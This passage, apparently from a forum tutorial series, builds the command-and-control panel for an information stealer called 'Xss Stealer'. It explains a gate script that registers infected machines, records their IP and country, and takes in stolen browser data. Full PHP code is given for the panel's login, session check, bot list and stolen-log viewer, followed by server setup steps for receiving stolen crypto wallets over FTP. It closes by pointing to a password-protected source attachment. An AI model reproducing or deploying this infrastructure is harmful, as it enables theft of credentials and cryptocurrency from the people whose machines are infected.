    // $Queryregbot = mysqli_query($conn,$registerbot) or die("mysqli_error");
    echo "uploads/".$botid;
}
And in these if, else if statements, we are using (executing) these functions.
The first IF (GenerateBotId) Represents the first run of the bot when the bot run for the first time he asks the server to generate the random Unique ID, The server generates the random ID and adds it to the bot table then echo the generated ID then echo will be used in Client as a botid and as a Unique ID to chat with c2 server ,.
In C++ we parse the body and get the bot ID then get the bot PC info and then upload it to the server and add the returned ID from the server to the request.
The second IF (registerbotinfo) will register the last request by the client we made and it’s the client info like BOTID, PC USERNAME, WINVERSION, WINDESKTOP/SERVER and also will use the function (GetBotIpInfo) to add the IP/country.
Here u can use ALSO this function to block a country LIKE CIS countries, or u could also use it to block such an ASN( autonomous system number ) like GOOGLE ASN, etc.
The Third IF (uploadData) which will be used to read the Uploaded stolen Data from the client the client function name: TransfeerStealedData
Very simple Just uses MySql query to store the data as Normal.
If you are new to PHP I suggest you learn this awesome scripting language.
The Fourth IF (initcryptowallet) will be used to init the crypto uploading over http
So it will get the BOTID and set the directory to upload and returned it as echo
Finaly the cpp function TransfeerExodusWallet is the function will be used to retrieve the directory to upload using ftp and upload them
U can find more detail in PART1
we finished the gate.php
Now open panel folder/inc/core/ then db.php
So here are the db file for connecting to Mysql Database.
PHP:
<?php

$host = "localhost";
$dbname = "xssstealer";
$dbusername = "root";
$dbpassword = "";

$conn =  mysqli_connect($host,$dbusername,$dbpassword,$dbname);


if (!$conn) {

 die("connection faild to Mysql server");
}


?>
A very simple mysqli_connect connect to DB
Cause iam coding on Windows I install xampp the default password is empty by default but for Linux change it to yours
Close db.php and open secure.php
PHP:
<?php
session_start();
require_once('inc/core/db.php');

$session = $_SESSION["session"];
if(!isset($session))
{
    header("location: login.php");
}

    $cehckSession = "SELECT * FROM `login` WHERE `session`='$session' ";
    $QuerySession = mysqli_query($conn,$cehckSession);

    if(mysqli_num_rows($QuerySession) <= 0)
    {
        die();
    }

?>
The code above is very important for your panel security As You can see after checking the existing Session we Compare the session with Stored session in db / login table so if a Hacker tried to inject a random session using Cookies editor If this Code not add He can Hack your Panel,
Why? Cause the checking session is only checking if the session Exists and if Exist it redirects you to Index.php
^_^ So here is how can hacker can hack a hacker
Ok Open open login.php in panel FOLDER
PHP:
<?php
session_start();
if(isset($_SESSION["session"]))
{
    header("location: index.php");
}
require_once('inc/core/db.php');
?>

<!DOCTYPE HTML>
<html>
    <head>
        <title>Xss Stealer - Login</title>
        <?php
            require_once('inc/template/header.tmp');
        ?>
    </head>
<body>

   <div id="LoginForm" >
        <?php
            if(isset($_POST["login"]))
            {

                $username = strip_tags($_POST["username"]);
                $password = md5(strip_tags($_POST["password"]));

                $checkUsername = "SELECT `username` FROM `login` WHERE `username`='$username' ";
                $result = mysqli_query($conn,$checkUsername);


                if(mysqli_num_rows($result) > 0) // usernmae exists
                {
                    $checkPassword = "SELECT `password` FROM `login` WHERE `password`='$password' ";
                    $result = mysqli_query($conn,$checkPassword);

                    if(mysqli_num_rows($result) > 0) // check password if correct
                    {
                        $session = $_SESSION["session"] = md5(time());
                        $update = "UPDATE `login` SET `session`= '$session'  WHERE `login`.`username`='$username' ";
                        $Query = mysqli_query($conn,$update);
                        echo "<script>alert('Logged in succes')</script>";
                        header("location:index.php");
                    }
                    else    // password  incorrect
                    {
                        echo "<script>alert('Username/password incorrect')</script>";
                    }
                }
                else // username incorrect
                {
                    echo "<script>alert('Username/password incorrect')</script>";
                }


            }
        ?>
        <form action="login.php" method="POST">
            <div class="imgcontainer">
                <h1>xssStealer Dashbaord</h1>
            </div>

            <div class="container">
                <label for="username"><b>Username</b></label>
                <input type="text" placeholder="Enter Username" name="username" required>

                <label for="password"><b>Password</b></label>
                <input type="password" placeholder="Enter Password" name="password" required>

                <button type="submit" name="login">Login</button>
            </div>

        </form>

    </div>

</body>
</html>
session_start is used to start a new Session or resume already started one U can’t use a Session without it,
// if(isset($_POST["login"]))
Check if a post request is submitted named login: And note that’s does not mean u have to click the button only you can also send an http post request to login like via curl or python request library or Burp suit, I Hope u understand me,
Anyway let's continue.
The other code is just the same as security but it’s a little different here were checking if the username exists in db but if you focus more you will see i added strip_tags function to not get SQL-injection in our panel so also this is a security tip can do without it
Ok, now if the username found will make other mysql query command look for the password and if found will update the session from the Login table and add the new session ( Overwrite old session )
And we echo a javascript code alert Loggin success, then after we have set the session we make a redirect to index.php
Now open index.php and header.tmp and post to codes
Header.tmp panel/inc/template/header.tmp
HTML:
<link rel="stylesheet" href="style/main.css?v=<?php echo md5(time()); ?>" />menu.tmp panel/inc/template/menu.tmp
HTML:
<div class="menu">
    <h1>Xss stealer</h1>
    <a href="index.php">Dashboard</a>
    <a href="settings.php">Settings</a>
    <a href="logout.php">Logout</a>
</div>
open up Index.php panel
PHP:
<?php
require_once('inc/core/secure.php');
?>
<!DOCTYPE HTML>
<html>
        <head>
            <title>Xss Stealer - Dashboard</title>
            <?php
                require_once('inc/template/header.tmp');
            ?>
        </head>
<body>

<?php
 require_once('inc/template/menu.tmp');
?>
      <div id="main">
            <div id="bots_table">
                <table id="" >
                    <thead>
                    <tr>
                    <th>Bot ID</th>
                    <th>Ip Address</th>
                    <th>Username</th>
                    <th>Windows Version</th>
                    <th>Country</th>
                    <th>installation Date</th>
                    <th style="border-right:0px;">Action</th>
                    </tr>
                    </thead>

                    <tbody>
                    <?php
                        $GetBots = "SELECT * FROM bots";
                        $queryBots = mysqli_query($conn,$GetBots);

                        if(mysqli_num_rows($queryBots) > 0)
                        {
                            while($db = mysqli_fetch_assoc($queryBots))
                            {
                                ?>
                                    <tr>
                                    <td><?php echo $db["botid"]; ?></td>
                                    <td><?php echo $db["ip"]; ?></td>
                                    <td><?php echo $db["user"]; ?></td>
                                    <td><?php echo $db["osversion"]; ?></td>
                                    <td><?php echo $db["country"]; ?></td>
                                    <td><?php echo $db["installationdate"]; ?></td>
                                    <td style="border-right:0px;"><a href="logs.php?botid=<?php echo $db["botid"]; ?>">get logs</a></td>
                                    </tr>
                                <?php
                            }
                        }

                    ?>

                    </tbody>
                </table>
            </div>
      </div>


</body>
</html>
So the header file is only html file for head
And index.php is including the secure.php file which we discourse it above
And creating a table and query data from bots data from database and displaying them also linking the logs to querying them in different file for more arrangement
So you can see logs.php?botid=<?php echo $db["botid"]; ?> will be the link for displaying logs for specific BOT.
Also, add the menu.tmp
So when click will use the botid using get method $_GET[‘botid’]; and query logs by ID
Now open logout.php add the below code
PHP:
<?php
require_once('inc/core/secure.php');
?>
?>
<!DOCTYPE HTML>
<html>
        <head>
            <title>Xss Stealer - Dashboard</title>
            <?php
                require_once('inc/template/header.tmp');
            ?>
        </head>
<body>

<?php
 require_once('inc/template/menu.tmp');
?>

      <div id="main">
        <div id="logs_table">
                <ul>
                   <h1 style='color:#ecf0f1;margin-left:20%;' >Logs for BotId <?php echo intval($_GET["botid"]) ?></h1>

                    <?php

                        $botid = intval($_GET["botid"]);
                        $GetLogs = "SELECT * FROM logs where `botid`='$botid'";
                        $queryLogs = mysqli_query($conn,$GetLogs);

                        if(mysqli_num_rows($queryLogs) > 0)
                        {
                            $db = mysqli_fetch_assoc($queryLogs);

                            ?>
                                <textarea style="margin-left:-10%;width:750px;height:500px;resize:none;" readonly>
                                <?php
                                echo base64_decode($db["logs"]);
                                ?>
                                </textarea>
                            <?php
                        }

                    ?>

        </div>
      </div>

</body>
</html>
Another very simple php code starting resuming old session check if session exist unset the session
Ok good now go to settings.php
PHP:
<?php
require_once('inc/core/secure.php');
?>
<!DOCTYPE HTML>
<html>
        <head>
            <title>Xss Stealer - Settings</title>
            <?php
                require_once('inc/template/header.tmp');
            ?>
        </head>
<body>

<?php
 require_once('inc/template/menu.tmp');
?>


      <div id="LoginForm" >
        <?php


            if(isset($_POST["update"]))
            {
                $session  = $_SESSION["session"];
                $username = $_POST["username"];
                $md5pwd   = md5($_POST["password"]);

                if(empty($_POST["username"]) && empty($_POST["password"]) ) // don't update both input empty
                {
                    echo "<script>alert('Username and Password both Empty')</script>";
                }
                else if(!empty($_POST["username"]) && !empty($_POST["password"]) ) // update both input
                {
                    $update = "UPDATE `login` SET `username`= '$username' , `password` = '$md5pwd'  WHERE `login`.`session`='$session' ";
                    $Query = mysqli_query($conn,$update);
                    echo "<script>alert('Username and Password  Updated')</script>";
                }
                else if(!empty($_POST["username"]) && empty($_POST["password"]) ) // update username only because password empty
                {
                    $update = "UPDATE `login` SET `username`= '$username' WHERE `login`.`session`='$session' ";
                    $Query = mysqli_query($conn,$update);
                    echo "<script>alert('Username Updated')</script>";
                }
                else if(empty($_POST["username"]) && !empty($_POST["password"]) ) // update password only because username empty
                {
                    $update = "UPDATE `login` SET `password` = '$md5pwd' WHERE `login`.`session`='$session' ";
                    $Query = mysqli_query($conn,$update);
                    echo "<script>alert('Password Updated')</script>";
                }

            }
        ?>
        <form action="settings.php" method="POST">
            <div class="imgcontainer">
                <h1>Settings</h1>
            </div>

            <div class="container">
                <label for="username"><b>Username</b></label>
                <input type="text" placeholder="Enter Username" name="username" >

                <label for="password"><b>Password</b></label>
                <input type="password" placeholder="Enter Password" name="password">

                <button type="submit" name="update">Update</button>
            </div>

        </form>

    </div>

</body>
</html>
Add the code above ,
You maybe be confused what is happening , it’s just an if statement to check wich input is empty to pass it and check the not empty input to change it Very simple Yea !
We just use Update query
Ok now open
Logs.php
Same as others but you maybe have noticed we are using a new function here intval : ,
Ok why?
Since we are using an integer to query value from DB IF we don’t filter the input it will be vulnerable to SQL injection so for that we use intval to only get numbers .
$botid = intval($_GET["botid"]);
After that, we query all logs from db by the ID of bot
CSS:
body
{
    background-color:#2C3A47;/* #303952;*/
    margin: 0px 0px 0px 0px;
    padding: 0px 0px 0px 0px;
    font-family: Arial, Helvetica, sans-serif;
}
.menu {
    height: 100%;
    width: 250px;
    position: fixed;
    z-index: 1;
    top: 0;
    left: 0;
    background-color: #596275;
    overflow-x: hidden;
    padding-top: 60px;
  }

  .menu h1
  {
   padding: 0px 0px 8px 32px;
   margin-top: -10%;
   font-size: 2em;
   font-weight: bold;
   color: #55E6C1;
   display: block;
 }

  .menu a {
    text-decoration: none;
    font-size: 1.50em;
    font-weight: bold;
    padding: 8px 8px 8px 32px;
    color: #ecf0f1;
    display: block;
    transition: 0.3s;
  }

#main {
    transition: margin-left .5s;
    padding: 20px;
    margin-left: 35%;
    margin-top: 10%;
  }


#logs_table  table thead th
{

  border-bottom: 1px solid #596275;
  border-right: 1px solid #596275;
  padding: 5px;
}

#bots_table table
{
   background-color: #ecf0f1;
   text-align: center;
   border-collapse: collapse;
   border-radius: 5px;
}

#bots_table table thead th
{
    border-bottom: 1px solid #596275;
    border-right: 1px solid #596275;
    padding: 5px;
}


#bots_table table tbody td
{
    border-right: 1px solid #596275;
    border-bottom: 1px solid #596275;
    padding: 5px;
}


/******      Login      ******/

#LoginForm form { width:50%; margin:auto; margin-top: 10%; border: 1px solid #04AA6D;}

#LoginForm label{color:#04AA6D;}

#LoginForm input[type=text], input[type=password] { width: 100%;padding: 12px 20px;  margin: 8px 0;display: inline-block;border: 1px solid #ccc; box-sizing: border-box;}


#LoginForm button {background-color: #04AA6D;color: white;padding: 14px 20px; margin: 8px 0;border: none;cursor: pointer;width: 100%;}

#LoginForm button:hover {opacity: 0.8;}

.imgcontainer { text-align: center; margin: 24px 0 12px 0;font-size: 1em; color:#04AA6D;}

.container {padding: 16px;}


  /* Change styles for span and cancel button on extra small screens */
@media screen and (max-width: 300px) {
    span.psw {
      display: block;
      float: none;
    }
    .cancelbtn {
      width: 100%;
    }
}


@media screen and (max-height: 450px) {
    .sidenav {padding-top: 15px;}
    .sidenav a {font-size: 18px;}
}
This is only the css code No magic
Awesome we finished the php code.
Now let’s upload it to our Linux server and start testing the CODE
To do this Job will need wincsp.exe and putty.exe also FileZilla client to test the FTPServer
Installed services:
1 - Web server ( apache )
2 - Ftp Server ( Vsftpd )
3 - ssh client by default is installed for more security you can change default ssh port
So, let’s prepare our Ubuntu server!
First ever command
Update
apt-get update & apt-get upgrade -y
When finishing updating
Reboot
reboot
Install Apache web Server
sudo apt-get install apache2 -y
Install MySQL server
sudo apt install mysql-server -y
Now lets set the mysql password
Make sure you chane the ‘Your password’ to your password
sudo mysql
ALTER USER 'root'@'localhost' IDENTIFIED WITH mysql_native_password BY ‘Your password’;
Ok now lets secure our mysql server
Do this command
sudo mysql_secure_installation
Enter password for root
Change password for root user No , you can change it if you want
Remove anonymous users? YES
When finish
Exit
Install phpmyadmin, php, php curl, and others
sudo apt install php libapache2-mod-php php-mysql -y
sudo apt install phpmyadmin php-mbstring php-zip php-gd php-json php-curl -y
Now open Wincsp and upload the file to /var/www/html/
Ok now go to : yourdomain.com/phpmyadmin
And create new database
Now go back to your localhost and export the Database .
Now import the database to your server yourdomain.com/phpmyadmin
All good now navigate to yourdomain/panel/index.php
And login with the password and username we have set before
If you could remember i make them both User: xss, Pass : xss
Compile your project and run it , As shown below we receive the connection and also the logs of browser But i can’t show them cause all is my logins data on my own PC
Now the FTP Section
Ftp installation
sudo apt install vsftpd
adduser USER
sudo usermod -d /var/www/html/ FTPUSER
sudo chown admin:admin /var/www/html/
chown -R ftpguest:ftpguest /var/www/html/
Go to: /etc/vsftpd.conf
Add :
write_enable=YES
allow_writeable_chroot=YES
systemctl restart vsftpd
Now chmod to make php gate file able to create the file to upload the stealed crypto wallets
chmod 777 /var/www/html/
chmod 777 /var/www/html/*
Attention : source code of php is in attachment password is : h1z1


